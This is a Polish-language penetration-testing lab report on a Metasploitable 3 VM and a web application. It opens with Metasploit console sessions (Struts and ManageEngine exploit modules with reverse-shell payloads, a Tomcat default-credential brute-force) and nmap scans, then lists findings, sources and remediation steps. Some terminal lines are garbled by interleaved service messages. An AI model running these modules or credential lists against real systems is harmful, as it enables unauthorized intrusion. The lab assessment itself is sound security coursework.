[*] 192.168.56.103:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/http_login) > use exploit/multi/http/struts_dmi_rest_exec
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RPORT 8282
RPORT => 8282
msf6 exploit(multi/http/struts_dmi_rest_exec) > check
[*] 192.168.56.103:8282 - The target is vulnerable.
msf6 exploit(multi/http/struts_dmi_rest_exec) >

```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Jenkins

New Item People Build History Manage Jenkins Credentials

**Build Queue** —  
No builds in the queue.

**Build Executor Status** —  
1 Idle  
2 Idle

**Script Console**

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\* and hudson.model.\* are pre-imported.

```
1
```

Run

```
msf6 exploit(multi/http/axis2_deployer) > use exploit/windows/http/manageengine_connectionid_write
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
[*] RHOSTS: 192.168.56.103
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8020
RPORT ⇒ 8020
msf6 exploit(windows/http/manageengine_connectionid_write) > check
[*] 192.168.56.103:8020 - The target appears to be vulnerable.

msf6 > use auxiliary/scanner/http/tomcat_mgr_login t open PID file '/run/gvmd'
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103 [cmd[1]: gvmd.service: Deactivated successfully.]
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8282 [no Vulnerabilit
RPORT ⇒ 8282
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USERNAME sploit-openvas
USERNAME ⇒ sploit (/usr/lib/systemd/system/ospd-openvas.service; disabled, p
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PASSWORD sploit
PASSWORD ⇒ sploitospd-openvas(8)
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[*] No active DB -- Credential data will not be saved! service = OSPd Wrapper
[+] 192.168.56.103:8282 - Login Successful: sploit:sploit
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:sploit (Incorrect)OSPD Wrapper f
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:manager (Incorrect)OSPD Wrapper
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:root (Incorrect) led successfully
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:tomcat (Incorrect)OSPD Wrapper f
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:vagrant (Incorrect)min 3.260s CP
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:Password1 (Incorrect) disabled;
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:j2deployer (Incorrect) exited, c
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:OvW*busr1 (Incorrect) result 'ex
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:kdsxc (Incorrect) d restart job,
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:owaspba (Incorrect) Notus Scanne
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:ADMIN (Incorrect) Notus Scanner
[-] 192.168.56.103:8282 - LOGIN FAILED: admin:xampp (Incorrect) 88 notus-scann
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:sploit (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:admin (Incorrect) Notus Scanne
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:manager (Incorrect) successful
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:role1 (Incorrect)Notus Scanner
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:root (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:QLogic66 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:password (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:Password1 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:changethis (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:r00t (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:toor (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:password1 (Incorrect)* for det
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:j2deployer (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:OvW*busr1 (Incorrect)
[-] 192.168.56.103:8282 - LOGIN FAILED: manager:kdsxc (Incorrect)
```

Screenshot of a Kali Linux browser session showing the Apache Axis2 Web Admin Module interface at 192.168.56.103:8282/axis2-admin/login.

The page displays a logo for "The Apache Software Foundation" and a gear icon with "AXIS".

**Tools**

- [Upload Service](#)
- System Components**

  - [Available Services](#)
  - [Available Service Groups](#)
  - [Available Modules](#)
  - [Globally Engaged Modules](#)
  - [Available Phases](#)

- Execution Chains**

  - [Global Chains](#)
  - [Operation Specific Chains](#)

- Engage Module**

  - [For all Services](#)
  - [For a Service Group](#)
  - [For a Service](#)
  - [For an Operation](#)

- Services**

  - [Deactivate Service](#)
  - [Activate Service](#)
  - [Edit Parameters](#)

- Contexts**

  - [View Hierarchy](#)

**Welcome to Axis2 Web Admin Module !!**


You are now logged into the Axis2 administration console from inside the console you will be able to

- to check on the health of your Axis2 deployment.
- to change any parameters at run time.
- to upload new services into Axis2 [Service hot-deployment].

```
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(multi/http/struts_dmi_rest_exec) > set RPORT 8282
RPORT => 8282
msf6 exploit(multi/http/struts_dmi_rest_exec) > check
[+] 192.168.56.103:8282 - The target is vulnerable.

(kali㉿kali)-[~]
└─$ nmap -p 3306 --script mysql-empty-password,mysql-vuln-cve2012-2122 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 08:09 EST (local time)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0006s latency).
Please wait for the GVM services to start.
PORT      STATE SERVICE
3306/tcp  open  mysql  Refresh your browser once it opens,
|_ mysql-empty-password:
|   root account has empty password (standard: https://192.168.56.103:8282)
MAC Address: 08:00:27:D5:AE:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.03 seconds

```



## 4.1 Oprogramowanie Metasploitable - znalezione ręcznie podatności

Podatność	Opis podatności
ElasticSearch (CVE-2014-3120)	Remote Code Execution (RCE) przez nieautoryzowane zapytania do API ElasticSearch umożliwiające wykonanie dowolnego kodu.
MySQL - Logowanie na konto root bez hasła	MySQL umożliwia logowanie na konto root bez hasła, co pozwala na pełny dostęp do bazy danych.
Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit)	Dostęp do Apache Tomcat Manager bez zmienionych domyślnych danych logowania umożliwia wdrażanie złośliwych aplikacji.
Jenkins - Brak autoryzacji do konsoli skryptowej (/script)	Brak autoryzacji umożliwia dostęp do konsoli skryptowej Jenkins, co pozwala na wykonanie dowolnych skryptów.

Apache Axis2 (CVE-2010-0219)	Dostęp do panelu administracyjnego Apache Axis2 umożliwia przesyłanie złośliwych usług webowych.
Apache Struts (CVE-2016-3087)	Luka w Apache Struts umożliwiająca zdalne wykonanie kodu przez manipulację nagłówkami HTTP.
MS17-010 (EternalBlue)	Podatność umożliwiająca zdalne wykonanie kodu na serwerach SMBv1. Wykorzystywana przez ransomware WannaCry.
GlassFish Server - Domyślne dane logowania (admin:sploit)	Dostęp do konsoli administracyjnej GlassFish Server bez zmiany hasła.

## 5. Raport

### 5.1. Wyniki analizy podatności

Analiza podatności aplikacji webowych oraz systemu została przeprowadzona z wykorzystaniem zarówno narzędzi automatycznych, jak i metod ręcznych. W ramach tego procesu wykorzystano narzędzia takie jak Nmap, Nikto, ZAP oraz SonarScanner do identyfikacji potencjalnych zagrożeń. Następnie, wyniki te zostały porównane z ręcznym audytem aplikacji w celu potwierdzenia podatności oraz wykluczenia fałszywych wyników z narzędzi automatycznych

#### 5.1.1 Znalezione podatności w aplikacji webowej

1. **Brak nagłówka X-Frame-Options**
  - Aplikacja nie posiada nagłówka X-Frame-Options, co naraża ją na ataki typu Clickjacking.
2. **Publicznie dostępne katalogi (passwords, images, documents, admin, apps, db)**
  - Katalogi te są publicznie dostępne i mogą prowadzić do wycieku wrażliwych danych.
3. **Publiczny plik robots.txt**
  - Plik robots.txt zawiera potencjalnie wrażliwe informacje, które mogą zostać wykorzystane do lokalizacji poufnych zasobów.
4. **Brak flagi HTTPOnly w cookie PHPSESSID**
  - Ciasteczka bez flagi HTTPOnly mogą zostać odczytane przez skrypty. Ryzyko ataku XSS.
5. **Plik phpinfo.php**
  - Publiczny dostęp do pliku phpinfo.php ujawnia szczegóły konfiguracji serwera.
6. **Brak ochrony przed CSRF**
  - Brak mechanizmu zabezpieczającego przed atakami Cross-Site Request Forgery na kluczowych endpointach aplikacji.
7. **Publiczne katalogi JavaScript**

- Publiczny dostęp do bibliotek JavaScript może ujawniać ich wersje.  
Prestarzałe biblioteki mogą być podatne na ataki.
- 8. Otwarty dostęp do /server-status/**
    - Endpoint /server-status/ ujawnia szczegóły dotyczące aktywności serwera i jego struktury katalogów.
  - 9. Brak flagi SameSite w ciasteczkach**
    - Ciasteczka bez flagi SameSite mogą być przesyłane w żądaniach cross-origin. Ryzyko CSRF.
  - 10. Możliwość ataków brute-force na mechanizm logowania**
    - Brak ograniczenia liczby prób logowania czyni aplikację podatną na ataki brute-force.
  - 11. Nieprawidłowe użycie metody GET**
    - Wrażliwe dane są przesyłane metodą GET, mogą być one widoczne w URL-ach i logach serwera.
  - 12. Komentarze w kodzie**
    - Publiczne komentarze mogą zawierać informacje, które nie powinny być dostępne dla użytkowników.
  - 13. Element HTML kontrolowany przez użytkownika**
    - Niewłaściwe przetwarzanie danych użytkownika w elementach HTML prowadzi do ataków XSS.
  - 14. Zahardkodowane hasła**
    - Kod aplikacji zawiera zahardkodowane dane uwierzytelniające (user, password).
  - 15. Brak flagi Secure w ciasteczkach**
    - Ciasteczka są przesyłane przez niezabezpieczone połączenie HTTP.
  - 16. Użycie słabego algorytmu hashującego**
    - Wykorzystanie przestarzałych algorytmów hashujących (np. MD5/SHA-1).
  - 17. Dynamiczne wstrzykiwanie i wykonywanie kodu**
    - Aplikacja umożliwia wykonywanie niezaufanego kodu. Podatność na SQL Injection czy Remote Code Execution (RCE).
  - 18. Publiczne pliki web.config.bak, wp-config.bak i robots.txt**
    - Zawierać mogą wrażliwe informacje, np. klucze API, dane logowania, ustawienia aplikacji, ukryte zasoby, katalogi itp.
  - 19. Brak sanityzacji i walidacji danych/ walidacja tylko po stronie klienta**
    - Narażenie na XSS lub Server-Side Injection.
  - 20. Brak obsługi błędów**
    - Aplikacja może działać nieprzewidywalnie gdy pojawią się błędy sieciowe lub serwera.
  - 21. Brak tokenu CSRF**
    - Token CSRF to unikalny identyfikator, generowany po stronie serwera i weryfikowany przy każdym żądaniu POST
  - 22. Podatność na XPath Injection**
    - Wartość jest wstawiana do zapytania XPath bez walidacji lub sanitizacji. Pozwala to na wstrzyknięcie kodu XPath.
  - 23. Brak zabezpieczenia nagłówków HTTP**
    - Samo ustawienie Content-Type nie wystarcza do ochrony przed atakami.
  - 24. Brak ograniczenia długości danych od użytkownika**
    - Może to prowadzić do przeciążenia serwera

## **25. Podatność na XML External Entity (XXE)**

- Aplikacja parsuje niezaufane dane XML i pozwala na deklarację zewnętrznych encji. Można to wykorzystać do odczytu plików i przeprowadzenia ataku DoS (billion laughs attack)

## **26. Podatność na Unvalidated Redirects and Forwards (URF)**

- Atak polega na braku sprawdzania lub ograniczania danych wejściowych, które są używane do generowania przekierowań.

## **27. Przekazywanie SessionID w adresie URL**

- Możliwość łatwego przejęcia SessionID

### **5.1.2 Znalezione podatności w systemie Metasploitable**

#### **1. ElasticSearch (CVE-2014-3120)**

- Remote Code Execution (RCE) przez nieautoryzowane zapytania do API Elasticsearch umożliwiające wykonanie dowolnego kodu.

#### **2. MySQL - Logowanie na konto root bez hasła**

- MySQL umożliwia logowanie na konto root bez hasła, co pozwala na pełny dostęp do bazy danych.

#### **3. Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit)**

- Dostęp do Apache Tomcat Manager bez zmienionych domyślnych danych logowania umożliwia wdrażanie złośliwych aplikacji.

#### **4. Jenkins - Brak autoryzacji do konsoli skryptowej (/script)**

- Brak autoryzacji umożliwia dostęp do konsoli skryptowej Jenkins, co pozwala na wykonanie dowolnych skryptów.

#### **5. Apache Axis2 (CVE-2010-0219)**

- Dostęp do panelu administracyjnego Apache Axis2 umożliwia przesyłanie złośliwych usług webowych.

#### **6. Apache Struts (CVE-2016-3087)**

- Luka w Apache Struts umożliwiająca zdalne wykonanie kodu przez manipulację nagłówkami HTTP.

#### **7. GlassFish Server - Domyślne dane logowania (admin:sploit)**

- Dostęp do konsoli administracyjnej GlassFish Server bez zmiany hasła.

#### **8. MS17-010 (EternalBlue)**

- Podatność umożliwiająca zdalne wykonanie kodu na serwerach SMBv1. Wykorzystywana przez ransomware WannaCry.

#### **9. GlassFish Server (CVE-2011-0807)**

- Podatność GlassFish Server umożliwiająca zdalne wykonanie kodu poprzez niezabezpieczony endpoint.

#### **10. Apache mod\_proxy (CVE-2011-3368)**

- Luka w Apache pozwalająca na obejście zabezpieczeń reverse proxy i dostęp do wewnętrznych zasobów.

#### **11. Diffie-Hellman Weak Key Exchange**

- Użycie słabych grup Diffie-Hellmana może umożliwić podsłuchanie zaszyfrowanej komunikacji.

#### **12. Slowloris DoS (CVE-2007-6750)**

- Atak DoS utrzymujący otwarte połączenia HTTP, powodujący wyczerpanie zasobów serwera.

## **5.2 Porównanie wyników metod ręcznych i narzędzi automatycznych - zestawienie**

### **5.2.1 Aplikacja webowa**

Nazwa podatności	Narzędzie automatyczne - czy wykryło podatność	Metoda ręczna - czy wykryto podatność
Brak X-Frame-Options		
Publicznie dostępne katalogi (passwords, images, documents, admin, apps, db)		
Publiczny plik robots.txt		
Brak flagi HTTPOnly w cookie PHPSESSID		
Plik phpinfo.php		
Brak ochrony CSRF		
Publiczne katalogi JavaScript		
Otwarty dostęp do /server-status/		
Brak flagi SameSite w cookie		
Brute-force w mechanizmie uwierzytelniania		
Nieprawidłowe użycie metody GET		
Komentarze w kodzie		
Element HTML kontrolowany przez użytkownika		
Zahardkodowane hasła		
Brak flagi Secure		
Użycie słabego algorytmu hashującego		
Dynamiczne wstrzykiwanie/wykonywanie kodu		
Publicznie dostępny plik web.config.bak i wp-config.bak		
Brak obsługi błędów		
Brak walidacji sesji użytkownika		
Brak limitów logowań		
Brak ograniczenia długości danych od użytkownika		

XPath Injection		
XML External Entity (XXE)		
Unvalidated Redirects and Forwards (URF)		
Przekazywanie SessionID w adresie URL		

### 5.2.2 Oprogramowanie Metasploitable

Nazwa podatności	Narzędzie automatyczne - czy wykryło podatność	Metoda ręczna - czy wykryto podatność
MS17-010 (EternalBlue)		
GlassFish Server (CVE-2011-0807)		
Apache mod_proxy (CVE-2011-3368)		
Diffie-Hellman Weak Key Exchange		
Slowloris DoS (CVE-2007-6750)		
MySQL root bez hasła		
ElasticSearch (CVE-2014-3120)		
Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit)		
Jenkins - Brak autoryzacji do konsoli skryptowej (/script)		
Apache Axis2 (CVE-2010-0219)		
Apache Struts (CVE-2016-3087)		
GlassFish Server - Domyślne dane logowania (admin:sploit)		

### 5.3. Porównanie podatności z tymi opisanymi w internecie

#### 5.3.1 Aplikacja webowa

Nazwa podatności	Link do informacji o podatności	Czy pokrywają się te informacje?
Brak X-Frame-Options	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_CheatSheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_CheatSheet.html</a>	TAK
Publicznie dostępne katalogi	<a href="https://cqr.company/web-">https://cqr.company/web-</a>	TAK

(passwords, images, documents, admin, apps, db)	<a href="https://owasp.org/www-community/vulnerabilities/information-disclosure-through-directory-listing/">vulnerabilities/information-disclosure-through-directory-listing/</a>	
Publiczny plik robots.txt	<a href="https://portswigger.net/kb/issues/00600_600_robots-txt-file">https://portswigger.net/kb/issues/00600_600_robots-txt-file</a>	TAK
Brak flagi HTTPOnly w cookie PHPSESSID	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html</a>	TAK
Plik phpinfo.php	<a href="https://beaglesecurity.com/blog/vulnerability/revealing-phpinfo.html">https://beaglesecurity.com/blog/vulnerability/revealing-phpinfo.html</a>	TAK
Brak ochrony CSRF	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html</a>	TAK
Publiczne katalogi JavaScript	<a href="https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload">https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload</a>	TAK
Otwarty dostęp do /server-status/	<a href="https://httpd.apache.org/docs/2.4/mod/mod_status.html">https://httpd.apache.org/docs/2.4/mod/mod_status.html</a>	TAK
Brak flagi SameSite w cookie	<a href="https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/samesite-cookie-not-implemented/">https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/samesite-cookie-not-implemented/</a>	TAK
Brute-force w mechanizmie uwierzytelniania	<a href="https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks">https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks</a>	TAK
Nieprawidłowe użycie metody GET	<a href="https://stackoverflow.com/questions/1301863/what-are-the-vulnerabilities-in-direct-use-of-get-and-post">https://stackoverflow.com/questions/1301863/what-are-the-vulnerabilities-in-direct-use-of-get-and-post</a>	TAK
Komentarze w kodzie	<a href="https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Comments_and_Metadata_for_Information_Leakage">https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Comments_and_Metadata_for_Information_Leakage</a>	TAK
Element HTML kontrolowany przez użytkownika	<a href="https://owasp.org/www-community/attacks/xss/">https://owasp.org/www-community/attacks/xss/</a>	TAK
Zahardkodowane hasła	<a href="https://cqr.company/web-vulnerabilities/use-of-hard-coded-credentials/">https://cqr.company/web-vulnerabilities/use-of-hard-coded-credentials/</a>	TAK
Brak flagi Secure	<a href="https://beaglesecurity.com/blog/vulnerability/revealing-phpinfo.html">https://beaglesecurity.com/blog/vulnerability/revealing-phpinfo.html</a>	TAK

	<a href="https://www.owasp.org/www-community/vulnerabilities/Session_Management_vulnerability.html">https://www.owasp.org/www-community/vulnerabilities/Session_Management_vulnerability.html</a>	
Użycie słabego algorytmu hashującego	<a href="https://docs.ostorlab.co/kb/WEAK_HASHING_ALGO/index.html">https://docs.ostorlab.co/kb/WEAK_HASHING_ALGO/index.html</a>	TAK
Dynamiczne wstrzykiwanie/wykonywanie kodu	<a href="https://owasp.org/www-community/attacks/Code_Injection">https://owasp.org/www-community/attacks/Code_Injection</a>	TAK
Publicznie dostępny plik web.config.bak i wp-config.bak	<a href="https://www.bluebag.com/blog/exploiting-backup-copies-settings">https://www.bluebag.com/blog/exploiting-backup-copies-settings</a>	TAK
Brak obsługi błędów	<a href="https://owasp.org/www-community/Improper_Error_Handling">https://owasp.org/www-community/Improper_Error_Handling</a>	TAK
Brak walidacji sesji użytkownika	<a href="https://knowledge-base.secureflag.com/vulnerabilities/broken_authentication/broken_session_management_vulnerability.html">https://knowledge-base.secureflag.com/vulnerabilities/broken_authentication/broken_session_management_vulnerability.html</a>	TAK
Brak limitów logowań	<a href="https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks">https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks</a>	TAK
Brak ograniczenia długości danych od użytkownika	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html</a>	TAK
XPath Injection	<a href="https://owasp.org/www-community/attacks/XPATH_Injection">https://owasp.org/www-community/attacks/XPATH_Injection</a>	TAK
XML External Entity (XXE)	<a href="https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html</a>	TAK
Unvalidated Redirects and Forwards (URF)	<a href="https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html</a>	TAK
Przekazywanie SessionID w adresie URL	<a href="https://portswigger.net/kb/issues/00500700_session-token-in-url">https://portswigger.net/kb/issues/00500700_session-token-in-url</a>	TAK

### 5.3.2 Oprogramowanie Metasploitable

Nazwa podatności	Link do informacji o podatności	Czy pokrywają się te informacje?
MS17-010 (EternalBlue)	<a href="https://cyberarms.wordpress.com/2017/06/12/using-the-nsa-eternalblue-exploit-on-metasploitable-3/">https://cyberarms.wordpress.com/2017/06/12/using-the-nsa-eternalblue-exploit-on-metasploitable-3/</a>	TAK
GlassFish Server (CVE-		brak informacji

2011-0807)		
Apache mod_proxy (CVE-2011-3368)		brak informacji
Diffie-Hellman Weak Key Exchange		brak informacji
Slowloris DoS (CVE-2007-6750)	<a href="https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/dos/http/slowloris.md">https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/dos/http/slowloris.md</a>	TAK
MySQL root bez hasła	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
ElasticSearch (CVE-2014-3120)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
Jenkins - Brak autoryzacji do konsoli skryptowej (/script)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
Apache Axis2 (CVE-2010-0219)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
Apache Struts (CVE-2016-3087)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK
GlassFish Server - Domyślne dane logowania (admin:sploit)	<a href="https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities">https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities</a>	TAK

## 5.4 Kroki naprawcze

### 5.4.1 Kroki naprawcze w aplikacji webowej

- **Ustawienie nagłówków X-Frame-Options** na wartość **DENY** lub **SAMEORIGIN**
- **Usunięcie katalogów z serwera**, które nie są wymagane do działania aplikacji
- **Ograniczenie dostępu do pliku robots.txt**, usunięcie wrażliwych wpisów
- **Ustawienie flagi HTTPOnly dla ciasteczek w kodzie aplikacji lub konfiguracji serwera**
- **Usunięcie pliku phpinfo.php** z serwera
- **Wprowadzenie mechanizmu tokenów CSRF**, generowanie i weryfikacja tokenów przy operacjach POST

- **Usunięcie publicznych plików JavaScript** i ukrycie wersji bibliotek
- **Wyłączenie lub ograniczenie dostępu do endpointu /server-status/** za pomocą autoryzacji
- **Ustawienie flagi SameSite na Strict lub Lax** dla ciasteczek
- **Wprowadzenie mechanizmu ograniczenia prób logowania**, np. blokady po kilku nieudanych próbach
- **Przesyłanie wrażliwych danych metodą POST**, unikanie przesyłania ich w URL-ach
- **Usunięcie komentarzy z kodu źródłowego**
- **Sanityzacja danych wejściowych** i odpowiednie przetwarzanie elementów HTML kontrolowanych przez użytkownika
- **Usunięcie zahardkodowanych haseł** i przechowywanie ich w bezpiecznym miejscu, np. .env
- **Ustawienie flagi Secure** dla ciasteczek, aby były przesyłane tylko przez HTTPS
- **Zastąpienie przestarzałych algorytmów hashujących** nowoczesnymi, np. Argon2
- **Wprowadzenie przygotowanych zapytań SQL** i filtrowania danych wejściowych
- **Usunięcie publicznie dostępnych plików kopii zapasowych**
- **Walidacja i sanitacja danych wejściowych po stronie serwera**, unikanie walidacji wyłącznie po stronie klienta
- **Dodanie mechanizmu obsługi błędów** i ukrycie szczegółów błędów
- **Włączenie tokenów CSRF** i ich weryfikacja przy każdej operacji wymagającej autoryzacji
- **Weryfikacja danych wejściowych w zapytaniach XPath** przed ich użyciem
